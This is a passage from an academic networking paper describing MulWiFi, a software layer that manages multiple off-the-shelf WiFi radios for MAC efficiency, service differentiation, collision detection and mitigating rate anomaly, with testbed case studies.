SWIFT [23] is a wideband solution (in the 5.2GHz spectrum) that can co-exist with other narrow band devices by combining non-contiguous frequency bands. However, such wideband solutions typically require new physical hardware. Jello [24], a per-session FDMA system for latency sensitive applications, focuses on utilizing non-contiguous white space spectrum over session durations. Other works Ez-Channel [25], adapts channel assignments to the network topology. It uses OFDM level information exchange to make channel assignment decisions locally and try to circumvents both hidden and exposed terminal problems. The 802.11ac standard in wave-2

[26] also supports a non-contiguous 160 MHz (80 + 80 MHz) channels are comprised of any two valid, non-adjacent 80 MHz channels.

Other works have considered using heterogenous interfaces (e.g., WiFi, 3G, Bluetooth) simultaneously. Aruna et al. proposed to augmented WiFi with 3G for improving availability and performance in mobile environments [27]. In [15] and [16], authors study the use of multi-radios in vehicular networks to intelligently associate and act as relay while masking handoff delays. [14] and [28] use multiple radios in mobile scenarios for hiding handoff latency for real-time applications. Earlier works have also used multiple software-defined radios for collision detection [29], [30] and full duplex connectivity [31], [32]. However, the focus of this work is the use of off-the-shelf radios and the design of a software architecture for managing these devices to achieve different user-defined policies.

III. Motivation

We now motivate the design of `MulWiFi` by distilling the key benefits it provides i.e., *MAC efficiency*, *MAC customization*, *role diversity*, and *combining of fragmented channels*. In addition, we provide examples to illustrate their usefulness.

A. MAC Efficiency

A key benefit offered by `MulWiFi` is the ability to improve MAC efficiency at high PHY data rates[5] by using narrow channels in parallel, which in turn leads to throughput improvements.

The MAC efficiency is defined as the ratio of the data transmission time to the overall time (including channel access overheads) and is given by the following expression [6]:

$$\eta = \frac{t_{data}}{t_{slot} \cdot W + t_{difs} + t_{preamble} + t_{sifs} + t_{ack} + t_{data}} \quad (1)$$

where t_{data} is the data transmission time, t_{slot} is the slot duration, W is the contention window size in terms of number of slots, t_{difs} and t_{sifs} is the time for the DIFS and SIFS intervals, and t_{ack} is the ACK transmission time.

Fig. 1 compares the the aggregate throughput achieved by a saturated sender on a 40 MHz channel using a PHY bitrate of 300 Mbps, two 20 MHz channels (with a PHY bitrate of 150 Mbps on each channel), and four 10 MHz channels as a function of the level of frame aggregation. Observe that using four 10 MHz channels results in the highest throughput. This happens because the use of narrow channels effectively elongates the packet transmission times relative to the MAC overhead, thereby improving MAC efficiency. Another advantage of using smaller channels is that it increases the power/Hz, which increases the range and leads to more robust links compared to wider channels.

B. MAC Customization

`MulWiFi` offers the flexibility to fully *customize* the MAC of each WiFi radio based on applications requirements and network scenarios.

[5]For 1500 b frame, MAC efficiency is less than 10% at 1 Gbps [1].




Fig. 1. Comparison of throughput of a saturated sender under one 40 MHz channel, two 20 MHz channels, and four 10 MHz channels as a function of the length of the aggregated frame.

Example: Service Differentiation. When delay sensitive real-time applications (e.g., VoIP) compete with bulk-transfers (e.g., software downloads) on the same wireless interface or in the network (i.e., via some other node), the performance of real-time applications as well as the aggregate system throughput can degrade [4]. `MulWiFi` can be used to decouple the performance of heterogeneous applications by mapping them to different radios. For example, real-time applications can be mapped to one WiFi card and non-real time traffic on the other. Each card in turn can be customized based on the requirements of each e.g., real-time applications often tradeoff frame loss for packet delay and to achieve this the MAC retry limit could be decreased. To maximize system throughput, the channel width of the two cards can be adapted based on the demand of flows[6] [33].

Example: Network Scenario based Optimizations. The ability to use a custom MAC allows several optimizations based on scenarios. For instance, a high data rate connection is often desirable when copying files to a wireless hard drive for a backup. At the same time, it would be useful if the wireless Internet connection does not experience any performance degradation. To achieve this, one could use a 802.11ad radio (which operates in the 60 GHz band and can achieve several Gbps of data rates over short distances) for copying files to the wireless hard drive and a 802.11n radio (which operates in the 2.4 GHz/5 GHz spectrum and can achieve several hundreds of Mbps at relatively longer distances) for connecting to the AP[7].

C. Role Diversity

Another benefit of `MulWiFi` is its ability to assign different roles to WiFi cards based on network scenario.

Example: Collision Detection. A key challenge in high-speed WiFi networks is to reliably detect collisions without introducing excessive overhead or requiring new physical hardware [7], [34]. With `MulWiFi`, one radio can be assigned the role of a passive listener for detecting collisions. For example,

[6]Note that existing commodity cards only allow coarse grained channel width adaptations, which implies that in some cases the system throughput may not be maximized. In such scenarios, some non-real time flows may be mixed with real-time applications on a single radio.

[7]Similarly, one could use a 802.11af radio which allows WLAN operation in the TV white space spectrum for achieving high data rates over very long distances

suppose two clients are sending traffic to an AP. When a collision occurs, two events can take place: either both packets get lost (when their signal strength is similar) or one signal is received due to PHY capture while the other is dropped. Prior works report that even small variations in signal strength can lead to PHY capture. In this case, the winning signal will result in the generation of an ACK. This ACK will be received by the second radio of the client that lost in capture within the ACK timeout interval and can be used to detect collisions.

Example: Separating Upload/Download Traffic. The ability of `MulWiFi` to assign different roles implies that it can act as a *virtual full duplex radio* by enabling simultaneous transmission and reception of data (on different channels). Thus, one card can be made responsible for only upload traffic and the other for download traffic by choosing channel width of each radio that is commensurate with the traffic demands in both directions.

Example: Addressing Performance Anomaly. When slow and fast bitrate users share the same channel, the slow users can degrade the throughput of fast users due to 802.11 performance anomaly [6]. By using `MulWiFi`, users can be mapped to different WiFi cards (each operating on a different channel) based on their bitrates. This mitigates the impact of rate anomaly and can improve system throughput. A similar problem arises when clients with 802.11n (using 40 MHz channels) and 802.11g radios (using 20 MHz channels) co-exist. In such a setting, all users are forced to use 20 MHz of channel width, which can result in using lower bitrates. With `MulWiFi`, 802.11n users can be mapped to one card and 802.11g to the other.

D. Non-Contiguous Channel Bonding

To achieve high throughput, recent and upcoming WLAN standards such as 802.11n and 802.11ac allow combining of channels called channel bonding. While 802.11n allows 40 MHz channels, with 802.11ac 160 MHz channels can be setup using channel bonding. A limitation of existing channel bonding is that it *only* allows combining of *adjacent* channels which is often limiting e.g., one free channel in the 2.4GHz band and the other in the 5GHz band cannot be combined. With `MulWiFi`, non-contiguous channels could be used for transmission at the same time. This can also be helpful for 802.11af where fragmented spectrum is abundant and existing solutions like WhiteFi fall short [3].

IV. MulWiFi Design

As shown in Fig. 2, `MulWiFi` is a software module that sits at layer 2.5 and manages multiple WiFi radios. The goal of `MulWiFi` is to allow flexible policy enforcement based on application requirements, channel conditions on each WiFi radio, and a user-defined policy. Thus, `MulWiFi` has four key components: 1) *application module* maintains information about application streams; 2) *channel estimator module* keeps track of channel conditions associated with each radio; 3) *controller module* uses information from the application and the channel estimator to come with a radio configuration and assignment of roles to radios; and 4) *radio configuration module* configures the parameters of each radio and communicates with any other radio as needed.





Fig. 2. `MulWiFi` system overview.

- **Controller Module**: The goal of the centralized controller module is to assign *roles* to different WiFi radios based on applications' requirements (e.g., low delay, high throughput), channel information on each radio, and a user-defined policy (e.g., minimize delay for VoIP traffic while maximizing throughput across radios). A role of a radio can be to serve as a passive listener for detecting collisions, to carry only VoIP traffic, etc. The controller module centralizes the control plane of each radio and thus has a global view of the array of WiFi radios at a device, which enables optimizations for achieving different network-wide goals. Moreover, users can write *custom* controller modules to achieve different policy objectives (e.g., balance load across radios).

- **Application Module**: The role of this module is to maintain state information about ongoing application flows (e.g., traffic type) and keep track of their statistics (e.g, bytes sent, offered load). The controller module can obtain a list of flows and their state information from this module.

- **Channel Estimator Module**: The channel estimator module estimates the channel conditions of each WiFi radio (e.g., by maintaining packet error rate (PER) estimates, RSSI information, free air time). The estimator module can track channel conditions at different timescales (e.g., at per-packet timescales as well as periodically over a user-defined interval). It can use active or passive probing techniques to obtain channel information.

- **Radio Configuration Module**: This module is responsible for the configuration of parameters of each radio (e.g., channel, channel width, retry limit) based on commands from the controller module and also defines the communication structure between different radios (e.g., sending a notification to radio-X after a successful packet transmission or on detecting a collision).



(a) Experimental Setup (b) PSNR (c) Throughput

Fig. 3. PSNR and aggregate throughput with 1 AP (802.11e enabled) and MulWiFi as a function of the bulk transfer flow rate.

V. Case Studies

We now demonstrate the potential benefits of MulWiFi with the help of three case studies.

A. Service Differentiation

Wireless networks are expected to provide services to a wide range of applications, ranging from video streaming to web clients to data backups and file transfers. Unfortunately, achieving high MAC efficiency and service/traffic differentiation through a single WiFi interface presents a tradeoff – one can either achieve high MAC efficiency or service differentiation but not both [4].

To improve MAC efficiency at high data rates, the 802.11n standard provides frame aggregation and block acknowledgments. With frame aggregation, multiple frames are transmitted on every channel access which amortizes the overhead over multiple transmissions. As a result, large data transfer applications that constantly contend for the channel can considerably improve MAC efficiency through frame aggregation. However, this adversely affects delay-sensitive applications that may have to wait for a large number of frames before being transmitted [1]. On the other hand, delay-sensitive applications like video streaming are known to make inefficient use of the channel [4]. Prioritization based previous solutions like 802.11e are not able to fully ameliorate this problem as we show below whereas TDMA based schemes are complex to implement [4].

To provide service differentiation, MulWiFi can segregate different types of traffic in non-overlapping parts of the available spectrum by mapping them to different WiFi interfaces. This also decouples the contention and backoff overheads of different types of applications, thus potentially improving MAC efficiency. In our system, the AP dynamically divides or merges available bandwidth according to the traffic demands. This scheme provides a simple and an efficient way to meet QoS requirements of applications using commodity hardware and without changing the underlying MAC protocol. Algorithm 1 shows a sample configuration for service differentiation.

We evaluate MulWiFi on a real 802.11n testbed where each device is equipped with two off-the-shelf cards. Our evaluation aims to improve the performance of real-time applications with ensuring high throughput for bulk transfer applications. Fig. 3(a) shows the experimental setup where four clients are streaming a video and one client streams a video as well as initiates a bulk download.

Algorithm 1 Setup for Service Differentiation

Input (a) Application Module: One delay-sensitive flow (D-flow) with rate D_R and one throughput-sensitive flow (T-flow) with rate D_T
(b) Channel State Module: Same conditions on all radios
(c) User Policy: Minimize($delay_{D-flow}$) while maximizing aggregate throughput
Output (Radio Configuration): (a) Map D-flow to radio-1 and customize MAC for low delay (e.g., small retry limit) and set channel width to achieve rate D_R (b) Map T-flow to radio-2 and set channel width commensurate with rate D_T

TABLE II. Percentage of Frames Retried with and without Collision Detection

Frames Retried (without collisions)	3.995%
Frames Retried (without collision detection)	5.44%
Frames Retried (with collision detection)	3.82%

Fig. 3 shows the PSNR (peak signal-to-noise ratio) for the video traffic and the aggregate system throughput as a function of the sending rate of the bulk transfer flow in three cases: 1) AP using a single WiFi card; 2) AP with 802.11e enabled; and 3) AP with two WiFi cards (i.e., MulWiFi). Observe that MulWiFi and 802.11e achieve roughly similar PSNR and throughput when the bulk transfer rate is 25 Mbps. However, when the bulk transfer rate increases, PSNR as well as the aggregate throughput falls significantly. PSNR falls because increasing the bulk transfer rate increases contention and delay and causes losses for the video traffic. Aggregate throughput falls due to the inefficient use of the channel. While packets of the bulk transfer flow can be aggregated, video frames are not aggregated due to delay considerations. As a result, usually a single frame of video is transmitted on every transmission opportunity, which lowers MAC efficiency. We have recently presented a detailed work related to this case study as SlickFi in [9].

Further optimizing the MAC (by reducing the retry limit to one and thus trading of frame loss for low delay) further improves the PSNR. In particular, it provides at least 7dB and up to 9dB improvement in PSNR with this simple customization.

B. Collision Detection

Reliable detection of collisions in a 802.11 network is a challenging problem. With MulWiFi, one interface card can be assigned the role of a passive listener, which overhears all transmissions and detects collisions as follows: when node overhears a data packet, it monitors the receipt of ACK within the ACK timeout period. If an ACK arrives, whose destination MAC address is different from the source MAC address of the most recently received data packet, we conclude a collision

Algorithm 2 Sample Setup for Collision Detection

Input (User Policy): Enable collision detection
Output (Radio Configuration): (a) Set radio-2 in listening mode (b) On receipt of an ACK (with destination address other than radio-1) within the timeout interval of the data packet transmission from radio-1, notify radio-1

has occurred. Note that this happens in case of PHY capture. Algorithm 2 shows the sample configurations for collision detection.

To show this, we consider two clients that send traffic to a common AP. The clients are placed at different distances from the AP. First, we record the percentage of frames retried in the channel from one client to the AP. We then activate the other client to introduce collisions. The second WiFi radio on the client detects collisions and removes the frames retried in the latter scenario. Table II shows the fraction of frames retried with and without collision detection. Observe that frame retries without the second client were 3.995%. When the second client is switched on, the percentage of frames retried increases to 5.44%. When the passive radio of the first client starts detecting collisions, it provides (an interference-free) estimate of frames retried (=3.82%) to the other card.

C. Mitigating Rate Anomaly

The rate anomaly problem occurs in WiFi networks when stations transmit at different data rates. A station with a low data rate consume a significant fraction of the channel airtime thereby lowering the throughput of high data rate users. This happens because the WiFi MAC arbitrates channel access on a per-packet basis assuming that all stations will transmit frames of equal size.

With `MulWiFi`, stations with low data rates can be moved to one interface and fast users to the other interface. This helps in decoupling the impact of slow stations on the fast stations.

Algorithm 3 shows the sample setup for the rate anomaly problem in `MulWiFi`. Fig. 4(a) shows the experimental setup where nodes 1, 2, and 3 are close to the AP (and can thus achieve high data rates) and Node 4 is placed far from the AP (so that it achieves a lower data rate). Fig. 4(b) shows the throughput of nodes with one AP and `MulWiFi`. Observe that with `MulWiFi`, the throughput of the fast sender increases substantially ($\approx 10\times$). Observe that this also improves the overall system throughput.

Note that a variety of solutions have been proposed to address the rate anomaly problem. These solutions have their strengths and limitations e.g., some require dedicated hardware resources. making changes to the MAC, constructing multi-hop networks from existing stations, or requiring other nodes to act as repeaters.

Algorithm 3 Sample Setup for Mitigating Rate Anomaly

Input (from Channel State Module): radio-1 is being used by fast and slow users
(b) User Policy: Mitigate rate anomaly
Output (Radio Configuration): (a) Map fast users to radio-1 (b) Map slow users to radio-2

VI. Discussion and Future Work

A. Benefit of Centralized Network Control

In `MulWiFi`, a centralized controller manages multiple WiFi radios based on a user-defined policy, application requirements, and given channel conditions. It would be interesting to explore how controllers on multiple devices can share information to achieve network-wide performance objectives.

B. Power Consumption

One potential concern with using multiple WiFi radios in power-constrained devices like cell phones is battery lifetime. This can be addressed by making only opportunistic use of a second radio.

C. Conflicting User Policies

Multiple user-defined policies can be executed with `MulWiFi`; however, these policies may conflict with each other. In the future, we plan to explore how multiple policies can realized in a conflict manner.

D. Spectral Efficiency

One challenge with using off-the-shelf WiFi radios is that use a guard band of 3 MHz between two adjacent channels for interference-free operation. This implies that in order to have three 20 MHz radios, one would require guardbands worth 10 MHZ, which reduces spectral efficiency to 83.3%.

VII. Conclusion

We presented `MulWiFi`, a system that allows users to write custom policies for managing multiple off-the-shelf WiFi radios. Doing so provides the opportunity for achieving high MAC efficiency, MAC customization, role diversity, and combining of fragmented channels. This is achieved through the use of a centralized controller that uses information about applications and radio channel conditions to determine the configuration of each radio (i.e., its PHY/MAC parameters, role, and communication structure).

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



(a) Experimental Setup



(b) Throughput

Fig. 4. Aggregate throughput with 1 AP and MulWifi.

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